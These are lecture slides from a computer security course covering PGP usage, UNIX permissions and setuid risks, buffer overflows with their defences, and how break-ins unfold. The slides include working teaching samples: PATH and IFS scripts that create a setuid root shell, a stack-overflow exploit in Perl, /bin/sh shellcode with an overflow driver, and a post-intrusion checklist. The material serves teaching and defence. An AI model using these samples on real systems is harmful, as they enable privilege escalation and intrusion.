CNS Lecture 2

- Using PGP
- UNIX vulnerabilities/defenses
- Anatomy of a breakin
- Buffer overflow

Attacks du jour

Stolen 19,000 credit cards from AT&T on-line store customers

Trojan.Mdropoper.Q zero-day MS WORD 2000 vulnerability

21-yr old gets 3 years for botnet affecting millions of computers

Polymorphic virus (AMD64 only) difficult to detect

You are here ...

Attacks & Defenses	Cryptography	Applied crypto
• Risk assessment ✓	•Random numbers	•SSH
• Viruses ✓	•Hash functions	•PGP
• Unix security	MD5, SHA,RIPEMD	•S/Mime
• authentication	•Classical + stego	•SSL
• Network security	•Number theory	•Kerberos
Firewalls,vpn,IPsec,IDS	•Symmetric key	•IPsec
• Forensics	DES, Rijndael, RC5	•Crypto APIs
	•Public key	•Coding securely
	RSA, DSA, D-H,ECC	

PGP

Pretty Good Privacy
- objective: using cryptography
- later: How do they do that?
- public and secret key encryption
- hashes and digital signatures
- non-repudiation
- political intrigue and legal actions

" If privacy is outlawed, then only outlaws will have privacy."
– Phil Zimmerman

pgp

- public domain mail/file encryption/signed
- FREE and source code
- UNIX, PC, MAC
- incorporated in some mailers

Bless the man who made it,
And pray that he ain't dead.
He could've made a million
If he'd sold it to the feds,
But he was hot for freedom;
He gave it out for free.
Now every common citizen's got PGP.

-- by Leslie Fish

Why use PGP?

- email can be spoofed
- privacy (personal, commerce, business, crime)
- integrity
- authentication, non-repudiation
- widely available
- simple trust structure
- used for shareware distributions
- used for security alert messages (CERT)
- course requirement ! ☺

Authenticity of message

```
-----BEGIN PGP SIGNED MESSAGE-----

CERT Advisory CA-2001-01 Interbase Server Contains
Compiled-in Back Door Account

Original release date: January 10, 2001
Last revised: --
Source: CERT/CC

....
We strongly urge you to encrypt sensitive information sent by email.
Our public PGP key is available from

http://www.cert.org/CERT_PGP.key
...
-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.0
Charset: noconv

iQCVAwUBOly/sgYcfu8gsZJZAQF2jwQAiZALQ7P5oxNhWnCGJRMfETtW44WXsXYP
S+38L9onECW7oYXx/m1H1T0dsiy0H2nR7XnE4slFKDSjvdbWu51bqnyx816DzVBL
8OC8eiIErAWDjPvyHbX7DK8kEPQyvjKdcONQjAeN+27PzCPQzU4xeT9TE5xl1bw+
EC5k1VaYL1A=
=CfIC
-----END PGP SIGNATURE-----
```


Why not use PGP?

- not government approved
- commercial use requires license (VIACRYPT)
- alternatives: PEM, S/MIME, proprietary
- informal trust model (or a "good thing")


Doin' PGP

- Get GPG
  - available from Web (OpenPGP, GnuPG,pgpi, pgp.com)
  - on CS machines gpg (worry about compatibility with PGP RSA/IDEA)
  - run it from a machine to which your keyboard is attached (or ssh) not from a multiuser system ?
- Create your key
  `gpg --gen-key`
  - choose 1024 as your keysize
  - for your ID use your name and email e.g., Tom Dunigan <dunigan@cs.utk.edu>
  - choose a good passphrase
- Sign your key (actually, gpg does this during gen-key)

- Extract your public key gpg –a --export yourid > mykey.tmp
  - creates a file with your key
  - make it public (.plan, home page)
  - Publish to public key servers (not yet)

Keepin' a secret


- symmetric key encryption
  - Alice and Bob share a secret key
  - Need lots of key for lots of people (N^2)
  - Catch 22 – how to distribute the shared secret
  - Examples Caesar cipher, DES, AES



Public key info

- large, random key pair (private, public)
- protect your private key
- publish your public key
- symmetric encryption
- encrypt: edcrypt(msg,bobs_public)
- decrypt: edcrypt(msg,my_private)
- sign: edcrypt(msg,my_private)
- signature: key ID, verifier, encrypted time + msg hash
- verify: edcrypt(msg,toms_public)
- non-repudiation
- Used by https/SSL, PGP, ssh,
- Examples: RSA, ECC
- slow

Details later …



Protecting your private key

Passphrase

- used for encrypting your private key (it's NOT your private key)
- something you can remember
- use lots of words
- some special characters
- see "Additional reading"

- Vulnerabilities
  - dictionary attacks
  - keyboard sniffer
  - trojan horse pgp
  - network sniffer -- attached keyboard (or ssh)

Managing PGP keys

- *gpg -a --export yourid* extract your key

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQCNAzHmVjMAAAEEANm5Hlx769OjNIlA+ENd9RmpuCnQGYXVCrin08Kt4+rpxQNw
4F1ICt0HitDcTQRp8uMynnh/L7t9bXAR6HeYjdxkF16BGtsWei7bW/RwSYcx43gD
3qInS2XxcYgyYRbkPl8B9/mG4jZkJdOS7rS8DMtadAssq6nbBboTKAaPVfxBAAUR
tBhCb2IgR3Vlc3QgZ3Vlc3RAb3JubC5nb3aJAJUDBRAx5lZvuhMoBo9V/EEBAd3F
A/4tdgZxM0Ffp+YYLTe50Qn74Ym6KrWFLTjCNeqxS1LQwzcr2gPntoEZhIkwF+M4
FJ9M/N1rOv0g96/o4OVYrGFuwmk8X9u8lsy5yyRCinrfbaFh+F74vCMRreHpZ1w/
pmxwiVligsa8R0pkD1pyLY3RNLrlguOKYQKfgJ9UP9dUhg==
=xzQZ
-----END PGP PUBLIC KEY BLOCK-----
```

- *gpg --fingerprint yourid* display key fingerprint
- *gpg --import keyfile* add a key to your keyring
- *gpg --list-keys* list keyring

PGP – signing a message

```
gpg -sa letter.txt

...

cat letter.txt.asc

-----BEGIN PGP SIGNED MESSAGE-----

Bob,
This is to confirm that I owe you 600.00

thanks
Bill


-----BEGIN PGP SIGNATURE-----
Version: 2.6.2

iQCVAwUBMeZcHroTKAaPVfxBAQGwRAQAzEzZUVTXzOLO1cqXri3HZenQWU5jJdxw
vZeLq4KtLVN+qvPmP649I3FKWyjl41179+kH1uVVAnvxvTF8Rl3lobhvQPHxt83+
YI+3sc8wfha5KzvdxrWDJM22qhpfwEvJeNG1WNcmu++//oswopeNEMwqTlPyt0k5
vhiXOkxdh2Q=
=L0xI
-----END PGP SIGNATURE-----
```


PGP – encrypting a message/file

```
gpg -sear bob letter.txt   (ascii,  sign and encrypt, recipient bob)

cat letter.txt.asc

-----BEGIN PGP MESSAGE-----
Version: 2.6.2

hIwD7H/uz4JqAn0BA/4vAoBW6avFKIraABF9w98+WsWPmYL4H6VUmaop4uwG9MbF
m2m1l1lpViTrRJNR0SWIDsppGOSddTkgqesqCEG54Ch/lFpnjtBZD/Lnnf67c3R1
xvHguMYU7RqouM5IgHejNC9+SM+1RkGJ1QAJR16Vp5NjJ4M6FwMLWbjalRDelqYA
AABc4Gp653NMEoSpkBzjI0MYN1WFa3547/EQvXZMUPpkrH129n3xnzGke7M3ygFs
amv+Mqz8jYMSa/Y13jtngMxpzEi03mRFTPk/pDy/V1DQ7cWkE3wGRZBlVyut5M8=
=yvxP
-----END PGP MESSAGE-----
```

- To decrypt or verify signature on a message *gpg filename*
- Check your work! In a human factors study of PGP user interface, only 4 of 12 subjects manged to send a message encrypted. 3 actually sent the "secret" message in the clear.

gpg implementation

- Encrypting a message (-ea)
  - generate a message key (random)
  - compress (ZIP) message
  - encrypt (3DES) message with key
  - encrypt (ElGamal/RSA) message key with recipient's public key
  - encode in ASCII
- Signing a message (-sat)
  - hash (MD5) message and time
  - encrypt (DSA) hash with your private key
  - encode in ASCII
- details later

PGP trust

How do you know it's Tom's key?

- verify key (voice, fingerprint)
- business card
- someone you "trust" has signed Tom's key
- *gpg --edit trust* lets you say how much you trust this user/key, or pgp:
  - Do you want to certify any of these keys yourself (y/N)?
  - Are you sure key belongs to xxxx?
  - Would you trust xxxx as an introducer (1-4)?

web of trust

- certificate = signed key
- certificates included with one's public key (more later on certificates)
- key signing parties


```
Tom Dunigan
MS 6367, Bldg. 6012
Oak Ridge National Lab
Oak Ridge, TN 37831
Tel: (423) 576-2522
Fax: (423) 574-0680
e-mail: thd@ornl.gov
http://www.epm.ornl.gov/~dunigan
PGP key fingerprint: 77 ED A5 60 18 36 90 32 F6 EB 71 A8 6D FD 98 55
```


PGP limitations

- no API (better in newer versions gpg based on OpenSSL lib)
- includes filename and time
- not user friendly (better part of some mail clients)
- scalable trust?
- key revocation imprecise
- newer version (gpg): SHA/DSA, RIPEM,Blowfish,AES,…

more later on "how do they do that"

Recall ...

objective: safe computing
- plan: assess risk
- goals: privacy, integrity, availability
- vulnerabilities and countermeasures
- detection & recovery

Principles
- path of least resistance
- defense in depth
- physical security is the foundation
- people: training
- trust and suspicion

Vulnerability management

- Define roles and responsibilities
  - –Incident handling teams
  - –Vulnerability assessments/scans
  - –Review current threats
  - –Educate and communicate
- Identify and evaluate assets
- Develop metrics
  - –Incidents/month
  - –Recovery time/costs
- Determine ACCEPTABLE RISK

OS security

Single-user systems
- historical: physical protection
- load executive and program
- no sharing
- no enemies -- except your bugs

- PC brings us full circle?

multi-user systems
- OS protect itself
- file protection
- resource sharing
- WARNING: info leakage
  - – "deleted" files
  - – tmp files
  - – non-zero'd memory or swap space
- Networks !

Hardware requirements for secure OS
- privileged state
- privileged instructions
- memory protection (RWX)
- timer interrupt
- system call (trap/SVC)
- special architectures (Scomp)

principle: least privilege

Computer security timeline

- batch/standalone systems
- multi-user systems
- time-sharing systems
- dial-up
- Networks (local, wireless, internet)

increasing threat

Dial-in

Who's dialing in?
- control physical access
- protect phone numbers
- centralize
- dialin server (passwords, call-back, caller-id)
- phone phreaks can subvert call-back
- separate modems for in/out
- outbound can be used for free calls or 1-900 or cover
- wiretaps (sweep lines, encryption)
- war dialers (scan all enterprise phone numbers)
- Modems: controlled substance? – WARNING: backdoor around firewalls


later a look at network security issues ...

Operating systems -- components


- services (compilers, libraries, daemons, utilities)
- resource sharing (time, memory, printers, disks)
- access control -- authenticate, authorize
- kernel, privileged/general services

- protect/provide access to privileged machine state

Layered Operating System




OS layers



OS security

- authentication (passwords, fingerprint, challenge/response)
- authorization (access lists, file protection modes, access matrix, capability list – more later)
- firewalls
- encryption services (commands, IPsec, VPN)
- audit (logs, integrity checks)

administration
- change control and bug fixes
- backups
- training and education (user/sys admin)



Software vulnerabilities

Design
- poor design (complex, KISS)
- security not a goal
- conflicting goals (ease of use, speed)
- Principle of least privilege
- Default to secure (configuration problems)

Implementation
- bad programming
- inadequate testing
- bug fixes
- backdoors

OS security problems

RISOS project (mid '70s)
goal: identify software flaws, improve software engineering, they report:

- incomplete parameter validation
  - data type and size
  - number and order
  - value and range
  - access rights
  - Bad if lower privileged process is calling more privileged process
- leak of privileged data
- race conditions (time-of-check to time-of-use)
- inadequate authentication/authorization
- table/stack overflows
- logic errors (exploiting side effects, unintended uses)

Fuzz testing

Input is EVIL

Today 40% UNIX utilities can be crashed … not much has changed ☹

UNIX history

'65 Multics
'69 unix pdp-7
'71 unix pdp-11, 16-bit
'73 UNIX in C
'79 UNIX v7, 64k swap, cheap
'78 UNIX 32V Interdata 8/32
'79 3BSD, paging
'80 4.1BSD, prepaging clusters
'82 UNIX Sys III Vax
'83 4.1c/4.2 BSD TCP/IP
'85 UNIX Sys V
'86 UNIX V.3 (TLI) 4.3BSD
'88 4.3Tahoe TCP/IP+ (posix)
'89 UNIX V.4
'90 4.3Reno SLIP,OSI
'92 4.4 OSI,386
'94 Linux FreeBSD
'96 OpenBSD

UNIX history

MIT's Multics
- OS for a highly available MP
- military security (multilevel)
- tried to do a lot of things

UNIX
- tried to do one thing well (run programs)
- modular, simple
- for friendly environments, sharing
- strong security NOT a goal
- shipped easy to use, vulnerable

UNIX security

- password authentication establishes userid
- all(?) resources are "files"
  - –disks, printers, ttys, IPC
  - –world/group/owner access for files
- superuser access
- set-uid,-gid programs
- limited auditing (login failures, file accesses ...)

- workable

Userid and group

- access based on userid and groups
- login name maps to userid
- same userid across systems (NFS)
- userid 0 == root

/etc/passwd
```
root:yrXdHQSOjeuQI:0:1:Operator:/:/bin/csh
nobody:*:32767:32767:mismatch nfs ids:/nothin:/nothin
daemon:*:1:1::/:
sys:*:2:2::/:/bin/csh
bin:*:3:3::/bin:
dunigan:iOsefpTdQJaI.:23673:20:Tom Dunigan:/home/dunigan:/bin/csh
jgreen:qeXiX0NdHP0wU:471:30:Judy Green:/home/jgreen:/bin/csh
```

/etc/group
```
root:*:0:dunigan,jgreen,lpz
nogroup:*:65534:
daemon:*:1:
kmem:*:2:
bin:*:3:
uucp:*:8:
group1:*:10:alice,bob
```


UNIX file protection

- UNIX resources (files, devices, memory, IPC)
- owner, group, world
- read, write, execute

`ls -lg`

```
drwxr-xr-x  2 dunigan  other         512 Mar 25 08:58 old
drwxrwxrwx  4 root     root          280 Aug 31 18:54 tmp
-rw-------  1 dunigan  other         240 Aug 18 21:18 .rhosts
-rwsr-xr-x  5 root     staff       32768 Oct 14  1994 /bin/passwd
crw-r-----  1 root     kmem        3,   1 Aug 16 08:40 /dev/kmem
-rwxr-sr-x  1 root     kmem        40016 Oct 14  1994 ps
```

Commands umask, chmod, chown, chgrp, newgrp

superuser

The root of all evil

- uid 0
- account used by the OS
- need for privileged operations
- more than one passwd entry can have uid 0
- not for casual use

- violates principle of least privilege

What root can do!

process control
- shutdown system
- change priority of any process
- stop/start any process (log you out)
- disable accounting
- change process id to any UID
- send email as you

device control
- access any device
- see your keystrokes
- alter display/printer
- change protection on any device
- create/delete devices
- read/change any memory location
- set date/time
- change IP address
- enable promiscuous mode

file system
- delete,create,modify any file/program
- modify kernel
- install trojan horses (exec's and lib's)
- read/alter your email/files
- change file times
- add/delete user accounts
- enable/disable accounting/logging
- modify logs

What root can't do!

- change a read-only file system
- decrypt /etc/passwd or your files (trojan?)

Why is this list so short? ☹

Things are getting a bit better:

- BSD 4.4 has immutable and append-only files, plus no writing to /dev/mem /dev/kmem
- You can bypass by booting standalone -- physical access.
- Mount file system as "no execute"

root processes

- initial boot (/etc/rc*)
- network processes (/etc/inetd.conf)
- ps will show you what's running

```
USER       PID %CPU %MEM   SZ  RSS TT STAT START  TIME COMMAND
dunigan   5125 11.8  1.7  236  492 q1 R    19:15   0:00 ps -uax
root         1  0.0  0.0   52    0 ?  IW   Aug 16  0:09 /sbin/init -
dunigan  29074  0.0  0.0   28    0 p5 IW   Aug 27  0:00 sh -c
root         2  0.0  0.0    0    0 ?  D    Aug 16  0:02 pagedaemon
root         0  0.0  0.0    0    0 ?  D    Aug 16  1:25 swapper
root       129  0.0  0.0   28    0 ?  I    Aug 16  0:00  (nfsd)
root        67  0.0  0.9  232  264 ?  S    Aug 16327:05 /usr/etc/fore/snmpd -c /
daemon      71  0.0  0.0   64    0 ?  IW   Aug 16  6:49 portmap
root       122  0.0  0.0  180    0 ?  IW   Aug 16  0:06 sendmail: accepting conn
root       195  0.0  0.0   12    8 ?  S    Aug 16 98:55 update
root       114  0.0  0.0   60    0 ?  IW   Aug 16  0:16 syslogd
root       198  0.0  0.0   56    0 ?  IW   Aug 16  0:07 cron
root       206  0.0  0.0   52    0 ?  IW   Aug 16  0:00 /usr/lib/lpd
root       203  0.0  0.0   56    0 ?  IW   Aug 16  0:16 inetd
dunigan    212  0.0  0.0   96    0 co IW   Aug 16  0:01 -csh (csh)
```


setuid programs

Requesting privileged services

- system call
- contact running root process
  - –syslog sendmail
- running as root (login, su)
- running setuid root programs
  - –login mail passwd chsh write lpr su ping
- Listing setuid programs

```
find / \( -perm -04000 -o -perm -02000 \) -type f –print
  (Linux 50    Solaris 120)
```


What's wrong with these?

```
-rwxr--r--     root    /bin/csh
drwxrwxrwx     root    /bin
-rw-r--rw-     root    /etc/passwd
drwxrwxr-x     root    /tmp
-rwsr-xr-x     root    /usr/bin/login
drwxr-xr-x     bob     /usr/bin
-rwsr-xr-x     root    /bin/sh
-rwsr-xr-x     bob     /home/bob/a.out
-rwxr-xrwx     bob     /home/bob/.login
-rwxr--r--     tom     /home/tom/exam.answers
-rwsr-xr-x     tom     /home/bob/tst
crw-r--r--     root    /dev/kmem
-rwsr-xr-x     root    /home/bob/a.out
```

- Use find with scripts and automated tools to report these kinds of problems

Limiting root

- Minimize/review people with root password
- secure ttys
- don't login as root, use su
- use sudo
- use one-time passwords or encrypted login (ssh)
- don't have . in path
- limit setuid-root programs
- use setgid (lpd, uucp, daemon, kmem)
- run system daemons as user "nobody" if possible
- nosuid on mount's

UNIX threats

- insider
- stolen account
- no account required (server vulnerabilities)
- exploit bugs and misconfiguration

path attack

Your sys mgr has . in front of his/root's PATH

You create a file called ls

```
#!/bin/csh
cp /bin/sh ./stuff/sume
chmod 4555 ./stuff/sume
rm -f 0
exec /bin/ls {1+"@"}
```

You create an unreadable weird file

chmod 700 . ; touch ./-f

- now tell sys mgr you can't delete one of your files
- mode forces him to become root
- he changes to your directory and does ls
- you now have a setuid root shell

bugs

Race condition: (time of check, time of use)

```
if (access("/tmp/lock",W_OK)==0){
   if ((fd=open("/tmp/lock",O_WRONLY))<0){
    …. Do stuff
 }
```

- bad (no?) design
- bounds checking (signed/unsigned)
- input checking (strcpy())
- survey: 40% hang/crash (GNU Linux best)
- Treating `char` as unsigned
- failure to check return codes from system calls
- misuse of modes, ENV, paths
- shell escapes
- race conditions (tmp files)
- trapdoor, debug aids, complex (sendmail)

if running buggy setuid root program, user could gain root access

Input is EVIL

"Input validation is for people who can't do forensics."

What's wrong with …

- strcpy(mybuff,argv[1]);
- strncpy(mybuff,hisbuff,strlen(hisbuff));
- strncpy(mybuff,hisbuff,sizeof(mybuff));
- gets(mybuff)
- char bob[MAXLTH]; bob[MAXLTH]=0;

```
char x;
int lth;
x=120;
x=x+50;
lth=x;
printf(%d\n",lth);
```

- lth = strlen(pkt.username);
- mytable[pkt.index] = pkt.value

```
struct Pkt {
  int index;
  int value;
  char username[8];
} pkt;  //packet from net
int table[MAXN];
```

– Better ?

if (pkt.index <MAXN) mytable[pkt.index]=pkt.value

expreserv bug

- expreserv runs setuid root
- restores interrupted vi sessions
- uses system() to /bin/mail user


the attack
- create a script called `bin`

```
#!/bin/csh
cd /home/mydir
cp /bin/sh sume
chown root sume
chmod 4755 sume
```

- Change shell's field separator IFS to be /
- in vi issue preserve

the fix
- disable setuid
- or get patched version
- could have been setgid

Cuckoo's egg




1986 LBL breakin

- Detection: account discrepancy
  - Developing new accounting program
- session traces and honeypot
- How: guest account/emacs bug
- What: root access
  - password guessing and cracking
  - dialout exploit
  - rhost exploit
  - log cleanup
- Why: seeking military secrets
- Who: German hackers/KGB

pursuit and prosecution


Buffer overflows 101



- Process memory
  - text, data, bss, heap, stack
  - external variables in .bss
  - automatic variables in stack
  - malloc's in heap
- Overflows
  - Subscript overrun
  - strcpy(dst,src) (dst smaller than src)
  - gets(), sprintf()
  - memcpy() unvalidated length
  - printf format problems
- Result
  - Overwrite following variable(s)
    - Function vector, flags, salary, next/prev …
  - Overwrite return address
  - Inject and execute code
    - Inject code in addressable location
    - Alter something to make it execute code

Stack attacks

Input is EVIL



- common attack
- input bounds or ENV abuse
- C: gets(),strcpy(),strcat(),sprintf(),...
- or subscript out of bounds
- EEEK! often a remote (network) attack
- need to know about compiled code, assembly language
- architecture specific
- place hacker program in servers stack

UNIX progams that have had stack attacks:
popd, sendmail, amd, bind, imapd, samba, CDE, statd, splitvt, syslog, mount/umount, lpr, bind, cron,login,newgroup, talkd,sendmail again, impad again, compress, elvis,bash,Tooltalk, ttdbserver,klogd,mutt,mscreen,rsh,rcp,telnetd,libX11,xlock,lpd, pcnfs, nslookup,pine,smbmount,suidperl, elm,eject,format,dig, dslip.....

e.g., Morris worm used fingerd overflow

Microsoft buffer overflows

- Microsoft has their own collection of buggy servers (IIS, RPC,…)
- Look at recent (August, 2006) CERT advisories
  - VU#650769 - Microsoft Windows Server service buffer overflow
  - VU#908276 - Microsoft Winsock buffer overflow
  - VU#794580 - Microsoft DNS Client buffer overflow
  - VU#159484 - Microsoft Visual Basic for Applications buffer overflow
- Microsoft Vista is supposedly designed with security in mind …

Stack attacks

```
//gcc  -O0 -mpreferred-stack-boundary=2 stackoverrun.c
#include <stdio.h>
#include <string.h>

void foo(const char* input)
{
        char buf[10];
        printf("stack:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");
        strcpy(buf,input);
        printf("buf: %s\n",buf);
        printf("stack:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");
}

void bar(void)
{
        printf("Eeek, i've been hacked!\n");
}

int main(int argc, char *argv[])
{
        printf("addr of foo %p\n",foo);
        printf("addr of bar %p\n",bar);
        if (argc != 2){
                printf("supply a string as arg\n");
                return -1;
        }
        foo(argv[1]);    // input is EVIL
        return 0;
}
```


Test stackoverrun

```
gcc  -O0 -mpreferred-stack-boundary=2 stackoverrun.c
 a.out aaaabbbbcccc
addr of foo 0x80483c4
addr of bar 0x8048410
stack:
0xbffffb34
0x4006f8c2
0x4014ce00
0x8048621
0xbffffb44
0x40153e80
0xbffffb48
0x804847d
0xbffffce0
0x8048410
0x80484f0
buf:  0xbffffb24 aaaabbbbcccc
stack:
0xbffffb24
0xbffffb24
0x61616161
0x62626262
0x63636363
0x40153e00
0xbffffb48
0x804847d
0xbffffce0
0x8048410
0x80484f0
```

```
 hackoverrun.pl
addr of foo 0x80483c4
addr of bar 0x8048410
stack:
0xbffffb24
0x4006f8c2
0x4014ce00
0x8048621
0xbffffb34
0x40153e80
0xbffffb38
0x804847d
0xbffffcd2
0x8048410
0x80484f0
buf:  0xbffffb14 aaaabbbbccccddddeeee
stack:
0xbffffb14
0xbffffb14
0x61616161
0x62626262
0x63636363
0x64646464
0x65656565
0x8048410
0xbffffc00
0x8048410
0x80484f0
Eeek, i've been hacked!
```

```
cat hackoverrun.pl
#!/usr/bin/perl
$arg =
"aaaabbbbccccddddeeee"."\x10\x84\x04\x08";
$cmd = "a.out ".$arg;
system($cmd);
```


Inserting shell code onto the stack

- disassemble **execl("/bin/shell")**

```
cat exec.c
#include <stdio.h>
main()
{
 execl("/bin/sh", "sh", NULL);
}

cc -S exec.c
as -a exec.s
```

```
   13 main:
   14 0000 55 pushl %ebp
   15 0001 89E5 movl %esp, %ebp
   16 0003 83EC08 subl $8, %esp
   17 0006 83EC04 subl $4, %esp
   18 0009 6A00 pushl $0
   19 000b 68000000 pushl $.LC0 19 00
   20 0010 68030000 pushl $.LC1 20 00
   21 0015 E8FCFFFF call execl 21 FF
```

Can also do objdump –d exec.o

Inserting shell code onto the stack

- stuff these bytes on to the stack
- fix return addrese to jump to our stuff on the stack
- voila -- a shell prompt

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
   char buffer[96];
   int i;
   long *long_ptr = (long *) large_string;

   for (i = 0; i < 32; i++)
     *(long_ptr + i) = (int) buffer;   // stuff address

   for (i = 0; i < strlen(shellcode); i++)
     large_string[i] = shellcode[i];   // copy in code

   strcpy(buffer,large_string);       // overflow stack!
}
```

Example imapd-ex.c

'88 Morris worm

finger userxxx@host.com

- exploited sendmail or stack overflows in fingerd
- sendmail -- complex, design flaws, debugging aids
- connect to fingerd
- send 536 special bytes
- overflows buffer
- alters return address to point to buffer on stack
- VAX and Sun (motorola) version

```
  pushl   68732f    '/sh\0'
  pushl   6e69622f  '/bin'
  movl    sp,r10
  pushl   0
  pushl   0
  pushl   r10
  pushl   3
  movl    sp,ap
  chmk    3b
```

- effect was: execve("/bin/sh",0,0)


remote user was now connected to a root shell

Attacked ORNL November, 1988

- widespread Internet attack
- 6000 hosts (10%)
- Detection: system console log
- How: sendmail or buffer overflow
- What: root access, self-spawning
- contained at ORNL, dumb luck
- Why: experimenting
- Who: Cornell student
- prosecuted

Heap overflows

- Harder
- Doubly-linked lists pointer exchange overflows
  - –Overflow block A, force B to be freed
  - –Write chosen word at chosen location ☹
    (p->next)->prev = p->prev
- Function vector
- Overwrite other "interesting" values
- How would you catch this?




```
struct Element {
        char *next;
        char *prev;
        int lth;
        char buffer[N];
        int key;
};
```


How to find overflows?


- –Google to see if someone has found what you want
- –Study source code
- –Study disassembled .exe (IDA Pro disassembler)
- –Try BIG input values
- –Fuzz testing
- –Get a core dump, experiment
- –Persevere

Defense against overflows

- Principle: defense in depth
- Good programming practice
- Data areas non-executable
- Text area read-execute (no write)
- Guard words in stack/heap (canary)
- Return address in register (not stack)
- Address Space Layout Randomization (ASLR)
  - –Randomize heap/stack location
  - –Microsoft Vista, OpenBSD
  - –PaX
    - Linux kernel patch
    - Least-privilege protection for memory pages
    - NX for data, read-only for text
    - Randomize memory locations (foil back-to-libc)
    - Done at execve()

Preventing stack attacks

- First: good design and secure coding
- newer C compilers warn you about stupid functions (gets, strcpy)
- Maybe language other than C
- NX data/stack areas and RO text area
- Compiler mods: StackGuard (micorsoft /GS)
  - –Canary (guard word in front of return address)
  - –Guard word random (or at least contain NULL)
  - –Add code in function prolog to copy in canary
  - –In prolog, check canary before return
  - –In OpenBSD, option for gcc



Stackguard canary

```
main:
        pushl %ebp
        movl %esp,%ebp
        subl $152,%esp
        movl __guard,%eax
        movl %eax,-4(%ebp)
        movl $3,-136(%ebp)
        leal -132(%ebp),%eax
        movl -136(%ebp),%edx
        movb $98,(%edx,%eax)
  …
.L2:
        movl -4(%ebp),%eax
        cmpl __guard,%eax
        je .L3
        addl $-8,%esp
        movl -4(%ebp),%eax
        pushl %eax
        pushl $.LC0
        call __stack_smash_handler
        addl $16,%esp
.L3:
```

Anatomy of a breakin →

Once you're in …


- uname to figure out OS
- (download) OS exploit for root
- download a rootkit
- backdoor for later bot control (spam mail, DDoS attacks)
- sniffer
- get /etc/passwd … crack it
- exploit .rhosts
- trojan ssh/sshd
- return to get sniffer logs
- tell your friends (IRC)

rootkit

available everywhere ☹
- network sniffer (passwords)
- trapdoor version of login.c sshc.c
- modified ls, du, ps, netstat, ifconfig
- program to fix lastlog utmp wtmp ipfwadm
- program to fix file times and checksum

- rootkits for Windows too ☺

UNIX defenses



- see checklists (hardening your OS)
- write bugless programs (stack overflows)
- keep system patched (CERT, vendor)
- careful with setuid programs
- don't run things you don't need
- actively scan for vulnerabilities
- checksum critical files
- look at syslog's
- use strong passwords or one-time passwords
- ssh

Writing secure software (later)
- Design with security in mind
- Threat modeling
- Code reviews
- Safe libraries
- Conformance & security tests

Writing setuid programs and daemons

setuid scripts
- DON'T
- race condition in starting script
- possible problems with path, ENV, IFS ...

setuid programs
- DON'T
- use setgid if you can
- keep privileged part simple & short
- statically link

TIPS
avoid shell escapes
avoid *system() pipe()*
avoid *execlp() execvp()*
use explicit paths
check bounds, arguments, command input
avoid *gets(), strcpy(), strcat(), scanf(), fscanf(), sscanf(), sprintf()*
check system call returns
wipe ENVironment clean
maybe use *chroot()*
log failures

usual: design, review, test

Audit trails/logs

What's logged (discretionary, per program)
- crashes
- login/logout
- su's
- login/su failures
- dialouts
- printer use/errors
- uucp activity
- mail/WWW transactions
- Firewall exceptions
- accounting (if enabled)

What's not logged
- failed file accesses
- some net accesses (rcp, rsh)
- file changes
- password changes
- WWW access failures
- superuser actions

syslog

- logging done with syslog ()
  writes to syslogd daemon, also UDP port to log remotely
- discretionary, specify facility, level
- /etc/syslog.conf

```
*.err;kern.debug;auth.notice;user.none          /dev/console
lpr.debug                                       /var/adm/lpd-errs
*.alert;user.none                               root
*.emerg;user.none                               *
auth;mail.debug;*.info          /var/log/syslog
mail.debug;*.info               @loghost
```

- hardcopy logs
- secure log machine(s)
- look at the logs (auto?)
- need synchronized time (ntp)

Looking for trouble

- COPS, Nessus, ISS -- verify permissions, look for known vulnerable programs
- see pages of CERT, CIAC, COAST
- periodic checksums of critical files (setuid, servers)
- Readonly (or digitally signed) checksum database, Tripwire
- monitor CERT advisories, bugtraq, security bbs
- Monitor syslog
- fix bugs (new OS release ??)
- check for sniffers (cpm.c)
